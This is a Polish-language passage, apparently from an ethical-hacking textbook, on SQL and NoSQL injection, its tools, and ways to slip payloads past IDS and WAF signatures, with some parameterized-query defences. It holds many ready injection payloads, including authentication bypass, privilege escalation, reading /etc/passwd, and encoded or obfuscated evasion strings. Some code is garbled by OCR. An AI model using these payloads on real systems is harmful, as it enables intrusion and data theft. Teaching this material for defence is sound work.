$mydb = $new_conn->mytest;

$users = $mydb->users;

$myquery = array(

"user" => $user_name,

"password" => $pwd

);

$myreq = $users->findOne($myquery);

>
```

Powyższy kod pobiera nazwę użytkownika i hasło z żądania POST, a następnie uwierzytelnia użytkownika. Atakujący używa następującego ładunku iniekcji NoSQL, który może działać jako zapytanie w celu ominięcia uwierzytelniania MongoDB:

User_name[$eq]=admin&pwd[$ne]=admin

jeśli to zapytanie jest wykonywane w bazie danych, atakujący loguje się jako administrator.

JavaScript Injection w bazie danych MongoDB

Rozważ podatną na ataki aplikację PHP korzystającą z bazy danych MongoDB, która umożliwia operację zapytania $where. Osoba atakująca tworzy złośliwy kod JavaScript, który może wyświetlać listę użytkowników z bazy danych i wprowadza ją do aplikacji. Na przykład programista aplikacji używa następującego kodu do wyszukania określonego użytkownika za pomocą operacji zapytania $where:

```
$myquery = array('$where' => 'this.username === \ 1'.$username.'\");
```

Powyższy kod porównuje pole $name z bazą danych. Atakujący używają pustego ciągu znaków, aby nakłonić bazę danych do wyświetlenia listy użytkowników.

```
'; return '' == '
```

Po wykonaniu powyższego skryptu atakujący uzyskuje listę użytkowników. Jeśli atakujący użyje operacji while(true) zamiast $name jako ciągu wejściowego, może wystąpić nieskończona pętla, co może doprowadzić do ataku DoS.

Studium przypadku: atak i obrona przed iniekcją SQL

Wstrzyknięcie SQL może wystąpić, gdy aplikacja ma lukę w zabezpieczeniach, która może pozwolić atakującemu na przejęcie kontroli nad bazą danych.

Przykład 1: Zwracanie większej ilości danych niż oczekiwano

Atakujący mogą wykorzystać wrażliwy kod do wstrzyknięcia złośliwego zapytania SQL i wymusić na kodzie zwrócenie większej ilości informacji niż oczekiwano. Weźmy na przykład następujący podatny na ataki kod napisany w Javie, który pobiera dane użytkownika, takie jak numer konta i saldo, na podstawie identyfikatora logowania:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
```

```
accounts WHERE account_holder_id = " +

request.getParameter("login_id");

try {

Statement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(outBalanceQuery);

while (rs.nextQ ) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"

));

}

} catch (SQLException e) { ... }
```

Załóżmy na przykład, że użytkownik o identyfikatorze logowania 768 zalogował się i odwiedził adres URL https://www.mybank.com/show_balances?login_id=768

Odpowiednie zapytanie SQL dla powyższego żądania będzie

```
SELECT creditCardNo, outstandBal FROM accounts WHERE

account_holder_id = 7 6 8
```

To zapytanie zwraca dane posiadacza karty kredytowej i wyświetla szczegóły na stronie internetowej. Osoba atakująca może wykorzystać parametr iogin_id do wstrzyknięcia złośliwych danych wejściowych w następujący sposób:

```
0 OR 1=1
```

Powoduje to następujące zapytanie SQL:

```
SELECT creditCardNo, outstandBal FROM accounts WHERE

account holder id = 0 OR 1=1
```

Po wykonaniu powyższego zapytania baza danych zwróci wszystkie numery kart kredytowych i odpowiadające im kwoty salda zadłużenia oraz wyświetli wyniki na stronie internetowej.

Bezpieczny kod zapobiegający takim atakom:

Deweloperzy muszą używać przygotowanych instrukcji do generowania sparametryzowanych zapytań SQL w następujący sposób:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM

accounts WHERE account_holder_id = ?";

try {

PreparedStatement stmt =

connection.preparsStatemsnt(outBalanceQuery);

stmt.setInt(1, request.getParameter("login_id"));
```

```
ResultSet rs = stmt.executeQuery();

while (rs.nextQ) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"

));

}

} catch (SQLException e) { ... }
```

Teraz, jeśli atakujący spróbuje wykonać atak typu SQL injection przy użyciu złośliwych danych wejściowych, funkcja setIntj) zwróci wyjątek typu niedozwolony argument, który zapobiegnie takim atakom.

Przykład 2: Eskalacja uprawnień

Rozważmy na przykład następujący kod napisany w Javie, aby zaimplementować stronę logowania:

```
String myQuery = "SELECT userid, userName, pwdHash FROM userInfo

WHERE userName = '" + request.getParameter("userName") + " ' "

int userid = -1;

HashMap userGroup — new HashMap();

try {

Satement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(myQuery);

rs.first();

userid = rs.getInt("userid");

if(!

hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash")))

{

throw BadLoginException();

)

String userQuery = "SELECT userGroup FROM userMembership WHERE

userid = " + userid;

rs — stmt.executeQuery(userQuery);

while (rs.nextQ) {

userGroup.put(rs.getString("userGroup"), true);

)

>
```

```
catch (SQLException e) { ... }

catch (BadLoginException e) { ... }
```

When a user opens the above login page and enters his/her name (e.g., Bob) and

password, the first query takes the following form:

```
SELECT userID, userName, pwdHash FROM userInfo WHERE username =

'Bob'
```

Gdy użytkownik otworzy powyższą stronę logowania i wprowadzi swoje imię (np. Bob) oraz hasło, pierwsze zapytanie przybiera następującą postać:

```
SELECT userID, userName, pwdHash FROM userInfo WHERE username = 'Bob'
```

Po wykonaniu powyższego zapytania baza danych pobiera identyfikator użytkownika i hasło Boba, następnie porównuje skrót hasła z hasłem podanym przez użytkownika, a na koniec pobiera wszystkie informacje o grupie, do której należy Bob. Załóżmy na przykład, że Bob jest atakującym i próbuje przekazać swoje uprawnienia administratorowi. Następnie wpisałby następujące dane w polu nazwy użytkownika na stronie logowania:

```
Bob'; INSERT INTO userMembership (userid, userGroup) VALUES (SELECT userid FROM users WHERE
userName='Bob', 'Administrator'); --
```

Wynikowe zapytanie przekazane do bazy danych wygląda następująco:

```
SELECT userid, userName, pwdHash FROM userInfo WHERE userName = 'Bob'; INSERT INTO
userMembership (userid, userGroup) VALUES (SELECT userid FROM users WHERE userName='Bob',
'Administrator'); -- '
```

W powyższej instrukcji SQL znak pojedynczego cudzysłowu na wejściu prowadzi do interpretacji całego wejścia jako części instrukcji SQL, a po jego wykonaniu eskaluje uprawnienia Boba do administratora.

Bezpieczny kod zapobiegający takim atakom:

Deweloperzy muszą używać przygotowanych instrukcji do generowania sparametryzowanych zapytań SQL w następujący sposób:

```
String myQuery = "SELECT userid, userName, pwdHash FROM userInfo

WHERE userName = ?";

try {

PreparedSatement stmt = connection.prepareStatement(myQuery);

stmt.setstring(1, request.getParameter("userName"));

ResultSet rs = stmt.executeQuery();
```

Powyższe zapytanie jest oczyszczane przy użyciu przygotowanej instrukcji; w związku z tym, gdy użytkownik spróbuje wykonać atak typu SQL injection, zapytanie nie zwróci żadnych wyników.

Narzędzia do wstrzykiwania SQL

W poprzedniej sekcji omówiono techniki ataku typu SQL injection, których osoba atakująca może użyć do wykorzystania aplikacji sieci Web. Atakujący używa narzędzi do wstrzykiwania SQL, aby szybko i skutecznie wdrożyć te techniki na każdym etapie ataku. Za pomocą tych narzędzi osoba atakująca może również wyliczyć użytkowników, bazy danych, role, kolumny, tabele itp. W tej sekcji opisano narzędzia do wstrzykiwania kodu SQL.

sqlmap

Jako narzędzie do testowania penetracji typu open source, sqlmap automatyzuje proces wykrywania i wykorzystywania luk wstrzykiwanych SQL oraz przejmowania serwerów baz danych. Jest wyposażony w potężny silnik wykrywania, wiele niszowych funkcji dla zaawansowanych testerów penetracji oraz szeroką gamę przełączników do pobierania odcisków palców bazy danych, pobierania danych z bazy danych, uzyskiwania dostępu do bazowego systemu plików i wykonywania poleceń w systemie operacyjnym za pośrednictwem połączenia poza pasmem znajomości. Atakujący mogą używać sqlmap do wykonywania iniekcji SQL na docelowej stronie internetowej za pomocą różnych technik, takich jak ślepe oparte na wartościach boolowskich, ślepe oparte na czasie, oparte na błędach, oparte na zapytaniach UNION, zapytania skumulowane i wstrzykiwanie poza pasmem. Niektóre funkcje sqlmap są następujące:

Pełna obsługa sześciu technik wstrzykiwania SQL: ślepe oparte na wartościach boolowskich, ślepe oparte na czasie, oparte na błędach, oparte na zapytaniach UNION, zapytania skumulowane i wstrzykiwanie poza pasmem

Obsługa bezpośredniego łączenia się z bazą danych bez przechodzenia przez iniekcję SQL, poprzez podanie poświadczeń DBMS, adresu IP oraz nazwy portu i bazy danych

Obsługa wyliczania użytkowników, skrótów haseł, uprawnień, ról, baz danych, tabel i kolumn

Automatyczne rozpoznawanie formatów skrótów haseł i obsługa łamania ich za pomocą ataku słownikowego

Obsługa całkowitego zrzutu tabel bazy danych; zakres wpisów lub określonych kolumn według wyboru użytkownika

Obsługa wyszukiwania określonych nazw baz danych, określonych tabel we wszystkich bazach danych lub określonych kolumn we wszystkich tabelach baz danych

Obsługa ustanawiania stanowego połączenia TCP poza pasmem między maszyną atakującą a serwerem bazy danych będącym podstawą systemu operacyjnego

Mole

Mole to automatyczne narzędzie do wykorzystywania iniekcji SQL. Tylko podając podatny na ataki adres URL i prawidłowy ciąg znaków w witrynie, może wykryć wstrzyknięcie i wykorzystać je przy użyciu techniki łączenia lub techniki opartej na zapytaniach boolowskich. Mole wykorzystuje interfejs oparty na poleceniach, dzięki czemu użytkownik może łatwo wskazać akcję, którą chce wykonać. CLI zapewnia również automatyczne uzupełnianie zarówno poleceń, jak i argumentów poleceń, minimalizując potrzebę wpisywania przez użytkownika. Niektóre funkcje Mole są następujące:

o Obsługuje MySQL, Postgres, SQL Server i Oracle

o Automatyczna eksploatacja iniekcji SQL przy użyciu techniki łączenia

o Eksploatacja automatycznego ślepego wstrzykiwania kodu SQL

o Wykorzystuje iniekcję SQL w parametrach GET/POST/Cookie

o Obsługuje filtry w celu ominięcia niektórych reguł IPS/IDS za pomocą filtrów ogólnych, a także umożliwia łatwe tworzenie nowych

o Wykorzystuje iniekcje SQL, które zwracają dane binarne

Atakujący wykorzystują Mole do wykonywania wstrzyknięć SQL przy użyciu technik takich jak łączenie i ślepa eksploatacja SQL.

Blisqy

Blisqy wykorzystuje ślepą iniekcję SQL opartą na czasie w nagłówkach HTTP (MySQL/MariaDB). To narzędzie pomaga badaczom zajmującym się bezpieczeństwem sieciowym w wyszukiwaniu opartych na czasie ślepych wstrzyknięć SQL w nagłówkach http, a także w wykorzystywaniu tej samej luki w zabezpieczeniach. Obsługuje również fuzzing dla opartego na czasie ślepego wstrzykiwania SQL w nagłówkach HTTP. Atakujący używają Blisqy do znalezienia potencjalnego ślepego wstrzyknięcia SQL opartego na czasie, a następnie przygotowują skrypt do wykorzystania podatnej na ataki aplikacji internetowej.

Poniżej wymieniono niektóre dodatkowe narzędzia do wstrzykiwania kodu SQL:

blind-sql-bitshifting (https://github.com)

NoSQLMap (https://github.com)

SQL Power Injector (http://www.sqlpowerinjector.com)

Tyrant SQL (https://sourceforge.net)

SQL Brute (https://www.gdssecurity.com)

sqlmapchik

sqlmapchik to wieloplatformowy graficzny interfejs użytkownika sqlmap dla narzędzia sqlmap. Jest przeznaczony głównie do użytku na urządzeniach mobilnych.

Poniżej wymieniono niektóre dodatkowe mobilne narzędzia do wstrzykiwania kodu SQL:

DH HackBar (https://github.com)

AndroHackbar (https://github.com)

Techniki unikania

Zapory ogniowe i systemy wykrywania włamań (IDS) mogą wykrywać próby wstrzykiwania kodu SQL na podstawie predefiniowanych podpisów. Nawet jeśli sieci obejmują te granice bezpieczeństwa sieci, atakujący będą używać technik unikania, aby wykonać iniekcję SQL bez wykrycia. Takie techniki obejmują kodowanie szesnastkowe, manipulowanie białymi znakami, komentarze w wierszu, wyrafinowane dopasowania, kodowanie znaków i tak dalej. W tej sekcji szczegółowo omówimy te techniki.

Unikanie IDS

IDS jest umieszczany w sieci w celu wykrywania złośliwych działań. Zwykle opiera się na sygnaturze lub modelu anomalii. Aby wykryć iniekcję SQL, czujnik IDS jest umieszczany na serwerze bazy danych w celu sprawdzenia instrukcji SQL. Atakujący wykorzystują techniki unikania IDS do ukrywania ciągów

wejściowych, aby uniknąć wykrycia przez systemy wykrywania oparte na sygnaturach. Sygnatura jest wyrażeniem regularnym opisującym wzorzec ciągu używany w znanym ataku. W systemie wykrywania włamań opartym na sygnaturach system musi wiedzieć o ataku, aby go wykryć. System tworzy bazę danych sygnatur ataków, a następnie analizuje ciągi wejściowe w bazie danych sygnatur w czasie wykonywania, aby wykryć atak. Jeśli jakiekolwiek podane informacje pasują do sygnatur ataków znajdujących się w bazie danych, system IDS uruchamia alarm. Ten typ problemu występuje częściej w systemach IDS opartych na sieci (NIDS) i NIDS opartych na sygnaturach. Dlatego osoby atakujące powinny być bardzo ostrożne i próbować zaatakować system z pominięciem IDS opartego na sygnaturach. Techniki unikania sygnatur obejmują stosowanie różnych technik kodowania, fragmentację danych wejściowych pakietów, zmianę wyrażenia na wyrażenie równoważne, używanie białych znaków i tak dalej.

Rodzaje technik uchylania się od podpisów

Poniżej wymieniono różne rodzaje technik unikania podpisu:

Komentarz w wierszu: Ukrywa ciągi znaków wejściowych, wstawiając komentarze w wierszu między słowami kluczowymi SQL.

Kodowanie znaków: Używa wbudowanej funkcji CHAR do reprezentowania znaku.

Konkatenacja ciągów znaków: Łączy tekst w celu utworzenia słowa kluczowego SQL przy użyciu instrukcji specyficznych dla bazy danych.

Zaciemniony kod: Zaciemniony kod to instrukcja SQL, której zrozumienie stało się trudne.

Manipulowanie białymi spacjami: Zasłania ciągi znaków wejściowych, wstawiając białe spacje między słowami kluczowymi SQL.

Kodowanie szesnastkowe: Używa kodowania szesnastkowego do reprezentowania ciągu zapytania SQL.

Zaawansowane dopasowania: Używa alternatywnego wyrażenia „OR1=1”.

Kodowanie adresu URL: Zasłania ciąg wejściowy, dodając znak procentu (%) przed każdym punktem kodu.

Bajt zerowy: Używa znaku bajtu zerowego (%00) przed ciągiem, aby ominąć mechanizm wykrywania.

Odmiana wielkości liter: Zaciemnia instrukcję SQL, mieszając ją z dużymi i małymi literami.

Deklaruj zmienne: używa zmiennych do przekazywania serii specjalnie spreparowanych instrukcji SQL i omijania mechanizmu wykrywania.

Fragmentacja IP: Wykorzystuje fragmenty pakietów, aby ukryć ładunek ataku, który pozostaje niewykryty przez mechanizm podpisu.

Odmiany: używa instrukcji WHERE, która jest zawsze oceniana jako „prawdziwa”, dzięki czemu można użyć dowolnego porównania matematycznego lub ciągu znaków.

Technika unikania: komentarz w linii

Technika unikania jest skuteczna, gdy podpis filtruje białe znaki w ciągach wejściowych. W tej technice osoba atakująca zaciemnia ciąg wejściowy za pomocą komentarzy wbudowanych. Komentarze wbudowane tworzą instrukcje SQL, które są niepoprawne pod względem składni, ale poprawne i dlatego mogą ominąć różne filtry wejściowe. Komentarze wbudowane umożliwiają atakującemu

pisanie instrukcji SQL bez spacji. Na przykład /* ... */ jest używany w języku SQL do rozdzielania komentarzy wielowierszowych

'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/

LIKE/**/'admin'—

W słowach kluczowych SQL można używać komentarzy wbudowanych

'/**/UN/**/lON/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE

/**/ username/**/LIKE/**/'admin'--

Technika unikania: kodowanie znaków

Za pomocą funkcji char() osoba atakująca może zakodować wspólną zmienną iniekcji obecną w ciągu wejściowym, aby uniknąć wykrycia w sygnaturze środków bezpieczeństwa sieci. Ta funkcja char() konwertuje wartości szesnastkowe i dziesiętne na znaki, które mogą łatwo przejść przez analizę składniową silnika SQL. Funkcja charf) może być używana do wstrzykiwania SQL do MySQL bez podwójnych cudzysłowów.

Na przykład:

Załaduj pliki w uniach (string = "/etc/passwd")

' union select 1,

(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;

Wstrzyknij bez cudzysłowów (string = "%")

' or username like char(37);

Wstrzyknij bez cudzysłowów (string = „root”)

' union select * from users where login = char(114,111,111,116);

Sprawdź istniejące pliki (string = "n.ext")

' and 1=(if(

(load file(char(110,46,101,120,116))Ochar(39,39)),1,0));

Technika unikania: łączenie ciągów

Ta technika dzieli pojedynczy łańcuch na kilka części i łączy je na poziomie SQL. Silnik SQL następnie buduje pojedynczy ciąg z tych elementów. W ten sposób atakujący używa konkatenacji do złamania identyfikowalnych słów kluczowych w celu uniknięcia systemów wykrywania włamań. Składnia konkatenacji może się różnić w zależności od bazy danych. Weryfikacja podpisu na takim połączonym łańcuchu jest bezużyteczna, ponieważ podpisy porównują tylko ciągi po obu stronach znaku =. Prosty ciąg można podzielić na dwie części, a następnie połączyć ze znakiem „+” w bazie danych serwera SQL (w Oracle znak „| |” służy do łączenia dwóch ciągów). Na przykład „OR ' Simple ' = ' Sim'+'ple' ”. Podziel instrukcje, aby uniknąć wykrycia podpisu za pomocą poleceń wykonania, które umożliwiają łączenie tekstu na serwerze bazy danych.

Oracle: ‘; EXECUTE IMMEDIATE ' SEL ' || ' ECT US ' || ' ER *

MSSQL: '; EXEC (' DRO ' + ' P T ' + ' AB ' + ' L E '))

Utwórz instrukcję SQL, łącząc łańcuchy zamiast sparametryzowanego zapytania.

MySQL: ' ; EXECUTE CONCAT (' INSE ' , ' RT us ' , ' ER ')

Technika unikania: zaciemniony kod

Istnieją dwa sposoby zaciemnienia złośliwego zapytania SQL, aby uniknąć wykrycia przez IDS.

Zawijanie: osoba atakująca używa narzędzia zawijania w celu zaciemnienia złośliwego zapytania SQL, a następnie wysyła je do bazy danych. Podpis IDS nie wykryje takiego zaciemnionego zapytania i pozwoli mu przejść, ponieważ nie pasuje do podpisu IDS.

Zaciemnianie ciągów SQL: W metodzie zaciemniania ciągów SQL ciągi SQL są zaciemniane przy użyciu łączenia ciągów SQL, szyfrowania lub mieszania ciągów, a następnie odszyfrowywania ich w czasie wykonywania. Ciągi zaciemnione takimi technikami nie są wykrywane w sygnaturach IDS, co pozwala atakującemu na ominięcie sygnatur.

Niektóre przykłady zaciemnionego kodu dla ciągu „qwerty" są następujące:

Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid(

'TEST',2,1)),replace(0x7074, 'pt','w'), char(instr(123321,33)+110)))

Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),

unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),

char(pow(11,2)))

Poniżej znajduje się przykład pomijania podpisów (zaciemniony kod żądania):

Następujące żądanie odpowiada podpisowi wniosku:

/?id=1+union+(select+1,2+from+test.users)

Podpisy można ominąć, modyfikując powyższe żądanie:

/?id=(1)union(select(1),mid(hash,1,32)from(test.users))

/?id=1+union+(sELect'1',concat(login,hash)from+test.users)

/?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))

Technika unikania: Manipulowanie białymi przestrzeniami

Wiele nowoczesnych silników wykrywania iniekcji SQL opartych na sygnaturach jest w stanie wykrywać ataki związane ze zmianami liczby i kodowania białych znaków wokół złośliwego kodu SQL. Te silniki detekcji nie wykrywają tego samego rodzaju tekstu bez spacji. Technika manipulacji białymi znakami zaciemnia łańcuchy wejściowe, usuwając lub dodając białe znaki między słowami kluczowymi SQL a łańcuchami lub literałami liczbowymi bez zmiany wykonywania instrukcji SQL. Dodanie spacji za pomocą znaków specjalnych, takich jak tabulator, znak powrotu karetki lub wysunięcie wiersza, sprawia, że instrukcja SQL jest całkowicie niemożliwa do wyśledzenia bez zmiany wykonania instrukcji

Podpis „UNION SELECT" różni się od podpisu „UNION SELECT".

Usunięcie spacji z instrukcji SQL nie wpłynie na ich wykonanie przez niektóre bazy danych SQL

' OR'1'=' 1 ' (bez spacji)

Technika unikania: kodowanie szesnastkowe

Kodowanie szesnastkowe to technika unikania, która wykorzystuje kodowanie szesnastkowe do przedstawienia ciągu znaków. Atakujący używają kodowania szesnastkowego do zaciemnienia zapytania SQL, tak aby nie zostało wykryte w sygnaturach środków bezpieczeństwa, ponieważ większość IDS nie rozpoznaje kodowania szesnastkowego. Atakujący wykorzystują takie IDS, aby ominąć ich spreparowane dane wejściowe w postaci iniekcji SQL. Kodowanie szesnastkowe zapewnia atakującym niezliczone sposoby zaciemniania każdego adresu URL. Na przykład ciąg „SELECT" może być reprezentowany przez liczbę szesnastkową 0x73656c656374, która najprawdopodobniej nie zostanie wykryta przez mechanizm ochrony podpisów.

; declare @x varchar(80);

set @x = X73656c656374

20404076657273696f6e;

EXEC (@x)

Uwaga: ta instrukcja nie zawiera pojedynczych cudzysłowów (')

Niektóre przykłady ciągów na szesnastkowe są następujące:

SELECT @(Aversion = 0x73656c656374204 04076657273696f6

DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264

INSERT into USERS ('certifiedhacker', 'qwerty') = 0x494e5345525420696e74

6f2055534552532028274a7 5676779426f79272c202771 77657274792729

Technika unikania: Wyrafinowane mecze

Dopasowania sygnatur zwykle udaje się uchwycić najczęstsze dopasowania klasyczne, takie jak „OR

1=1". Te podpisy są zbudowane przy użyciu wyrażeń regularnych, dlatego starają się złapać jak najwięcej możliwych wariacji klasycznych dopasowań „OR 1=1". Jednak są takie wyrafinowane dopasowania, których osoba atakująca może użyć do obejścia podpisu. Te wyrafinowane dopasowania są odpowiednikami klasycznych dopasowań, ale z niewielką zmianą. Atakujący używają tych wyrafinowanych dopasowań jako techniki unikania, aby oszukać i ominąć uwierzytelnianie użytkownika. Te wyrafinowane mecze są alternatywnym wyrazem klasyki dopasuj „OR 1=1".

Osoba atakująca może użyć ataku „OR 1=1", który wykorzystuje ciąg znaków, taki jak „OR ' john '=1 john ' ." Zastąpienie tego łańcucha innym łańcuchem da ten sam efekt. Jeśli to nie zadziała, atakujący oszukuje system, dodając V do drugiego ciągu, np. "OR 'john'=N'john'" Ta metoda jest bardzo użyteczna w unikaniu podpisów, zwłaszcza w zaawansowanych systemach

Różne znaki iniekcji SQL są następujące:

' lub '' wskaźników ciągów znaków

-- lub # komentarz jednowierszowy

/ *...*/ komentarz wielowierszowy

+ dodawanie, konkatenacja (lub spacja w adresie URL)

| | (podwójny potok) konkatenowanie

% wskaźnik atrybutu wieloznacznego

?Paraml=foo&Param2=pasek Parametry adresu URL

„ PRINT przydatne jako polecenie nietransakcyjne

@variable zmienna lokalna

@@variable zmienna globalna

waitfor delay '0:0:10 ' opóźnienie czasowe

Przykłady obejścia podpisu ‘ OR 1=1:

OR 'john' = 'john'

' OR 'microsoft' = 'micro ’+'soft'

OR 'movies' = N'movies'

' OR 'software' like 'soft%'

' OR 7 > 1

' OR 'best' > 'b'

' OR 'whatever' IN ('whatever')

' OR 5 BETWEEN 1 AND 7

Technika unikania: kodowanie adresów URL

Kodowanie adresów URL to technika używana do ominięcia wielu filtrów wejściowych i zaciemnienia zapytania SQL do przeprowadzania ataków iniekcyjnych. Odbywa się to poprzez zastąpienie znaków ich kodami ASCII w postaci szesnastkowej i poprzedzenie każdego punktu kodowego znakiem procentu (%). Na przykład dla pojedynczego cudzysłowu kod ASCII to 0X27; stąd jego kodowanie adresów URL znak jest reprezentowany przez %27. Osoba atakująca może przeprowadzić atak, omijając filtr w następujący sposób:

Normalne zapytanie

' UNION SELECT Password FROM Users_Data WHERE name= 'Admin'--

Po zakodowaniu adresu URL powyższe zapytanie jest reprezentowane jako:

%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3

D%27Admin%27%E2%80%94

W niektórych przypadkach podstawowe kodowanie adresu URL nie działa; jednak osoba atakująca może użyć podwójnego kodowania adresu URL, aby ominąć filtr. Ciąg uzyskany z kodowania adresu URL pojedynczego cudzysłowu to %27; po podwójnym kodowaniu adresu URL , ten sam ciąg staje się %2527 (tutaj% to sam adres URL zakodowany w normalny sposób jako %25).

Na przykład,

Normalne zapytanie

' UNION SELECT Password FROM Users Data WHERE name='Admin '--

Po zakodowaniu adresu URL powyższe zapytanie jest reprezentowane jako

%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3D%27Admin%27%E2%80%94

Po podwójnym zakodowaniu adresu URL powyższe zapytanie jest reprezentowane jako

%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594

Technika unikania: bajt zerowy

Osoba atakująca używa znaku bajtu null (%00) przed ciągiem, aby ominąć mechanizm wykrywania. Aplikacje internetowe używają języków wysokiego poziomu, takich jak PHP, ASP i tak dalej z funkcjami C/C++. Jednak w C/C++ znaki NULL są używane do kończenia łańcuchów. Dlatego, różne podejścia do obu platform kodowania skutkują atakiem wstrzykiwania bajtów NULL. Na przykład następujące zapytanie SQL jest używane przez osobę atakującą do wyodrębnienia hasła z pliku bazya danych:

' UNION SELECT Password FROM Users WHERE UserName='admin'—

Jeśli serwer jest chroniony przez WAF lub IDS, atakujący dodaje bajty NULL do powyższego zapytana w następujący sposób:

%00' UNION SELECT Password FROM Users WHERE UserName='admin'—

Korzystając z powyższego zapytania, atakujący może z powodzeniem ominąć IDS i uzyskać hasło konta administratora.

Technika unikania: odmiana przypadku

Domyślnie w większości serwerów baz danych SQL nie rozróżnia wielkości liter. Ze względu na rozróżnianie wielkości liter opcji sygnatur wyrażeń regularnych w filtrach, atakujący mogą mieszać wielkie i małe litery ,liter w wektorze ataku, aby ominąć mechanizm wykrywania. Załóżmy na przykład, że filtr jest przeznaczony do wykrywania następujących zapytań:

union select user_id, password from admin where user_name='admin'--

UNION SELECT USERJED, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--

Następnie osoba atakująca może łatwo ominąć filtr za pomocą następującego zapytania:

UnloN sEleCt UsEr iD, PaSSwOrd fROm aDmiN wHeRe UseR NamE='AdMIn'--

Technika unikania: deklarowanie zmiennych

Podczas sesji internetowych atakujący uważnie obserwuje wszystkie zapytania, które mogą mu w tym pomóc aby pozyskać ważne dane z bazy danych. Za pomocą tych zapytań osoba atakująca może zidentyfikować plik zmiennej, której można użyć do przekazania serii specjalnie spreparowanych instrukcji SQL w celu utworzenia pliku , wyrafinowany zastrzyk, który może łatwo pozostać niewykryty przez mechanizm podpisu. Na przykład instrukcja wstrzykiwania SQL używana przez atakującego wygląda następująco:

UNION Select Password

Atakujący redefiniuje powyższą instrukcję SQL w zmiennej „sqlvar” w następujący sposób:

; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N' SELECT

+ N'Password'); EXEC(Qsqlvar)

Wykonanie powyższego zapytania pozwala atakującemu ominąć IDS w celu uzyskania wszystkich haseł z przechowywanej bazy danych.

Technika unikania: fragmentacja adresu IP

Atakujący celowo dzieli pakiet IP, aby rozłożyć go na wiele mniejszych części. Atakujący wykorzystują tę technikę do unikania IDS lub WAF. Aby system IDS lub WAF mógł wykryć atak, musi najpierw złożyć fragmenty pakietu. Zwykle nie można znaleźć dopasowania między ciągiem ataku a sygnaturą, ponieważ każdy pakiet jest sprawdzany indywidualnie. Te małe fragmenty można dalej modyfikować, aby skomplikować ponowne złożenie i wykrycie ataku ładunku.

Poniżej wymieniono różne sposoby obejścia mechanizmów podpisu przy użyciu fragmentów IP:

Pauza podczas wysyłania części ataku w nadziei, że IDS przekroczy limit czasu przed tym zanim robi to komputer docelowy

Wyślij pakiety w odwrotnej kolejności

Wysyłaj pakiety we właściwej kolejności, z wyjątkiem pierwszego fragmentu, który jest wysyłany jako ostatni

Wysyłaj pakiety we właściwej kolejności, z wyjątkiem ostatniego fragmentu, który jest wysyłany jako pierwszy

Wysyłaj pakiety poza kolejnością lub losowo

Technika unikania: odmiana

Wariacja to technika unikania, dzięki której atakujący może łatwo uniknąć wszelkich stwierdzeń porównawczych. Atakujący robi to, umieszczając znaki takie jak lub T=T” w dowolnej podstawowej instrukcji wstrzykiwania, takiej jak „lub 1=1” lub z innymi akceptowanymi komentarzami SQL. SQL interpretuje to jako porównanie między dwoma ciągami znaków lub znakami zamiast dwóch liczb wartości. Ponieważ ocena dwóch łańcuchów daje stwierdzenie prawdziwe, podobnie ocena dwóch wartości liczbowych daje stwierdzenie prawdziwe, dzięki czemu nie ma to wpływu na ocenę całego zapytania. Możliwe jest również napisanie wielu innych podpisów; w związku z tym istnieją również nieskończone możliwości zmienności.Głównym celem atakującego jest posiadanie instrukcji WHERE, która jest zawsze oceniana jako „prawdziwa”, tak aby można było użyć dowolnego porównania matematycznego lub łańcuchowego, w którym SQL może wykonać to samo.Technika unikania: odmiana

Na przykład następujące zapytania zwrócą identyczne zestawy wyników:

SELECT * FROM accounts WHERE userName = 'Bob' OR 1=1 —

SELECT * FROM accounts WHERE userName = 'Bob' OR 2=2 —

SELECT * FROM accounts WHERE userName = 'Bob' OR 1+1=2 —

SELECT * FROM accounts WHERE userName = 'Bob' OR "evade"="ev"+"ade" --

Środki zaradcze związane z iniekcją SQL

W poprzednich sekcjach omówiono wagę ataków SQL injection, ich różne techniki, narzędzia używane do wykonywania SQL injection, techniki używane do omijania sygnatur IDS/firewall i tak dalej. Dyskusje te dotyczyły ofensywnych technik, które osoba atakująca może zastosować do ataków typu SQL injection. W tej sekcji omówiono techniki obrony przed atakami typu SQL injection i przedstawiono środki zaradcze chroniące aplikacje internetowe.

Dlaczego aplikacje internetowe są podatne na ataki SQL Injection?

Serwer bazy danych uruchamia polecenia systemu operacyjnego

Czasami serwer bazy danych używa poleceń systemu operacyjnego do wykonania zadania. Osoba atakująca, która naruszy serwer bazy danych za pomocą iniekcji SQL, może użyć polecenia systemu operacyjnego do wykonania nieautoryzowanych operacji.

Używanie konta uprzywilejowanego do łączenia się z bazą danych

Programista może przyznać użytkownikowi bazy danych konto z wysokimi uprawnieniami. Atakujący, który złamie uprzywilejowane konto, może uzyskać dostęp do bazy danych i wykonać złośliwe działania na poziomie systemu operacyjnego.

Komunikat o błędzie ujawniający ważne informacje

Jeśli dane wejściowe podane przez użytkownika nie istnieją lub struktura zapytania jest nieprawidłowa, serwer bazy danych wyświetla komunikat o błędzie. Ten komunikat o błędzie może ujawnić ważne informacje o bazie danych, których osoba atakująca może użyć do uzyskania nieautoryzowanego dostępu do bazy danych.

Brak weryfikacji danych na serwerze

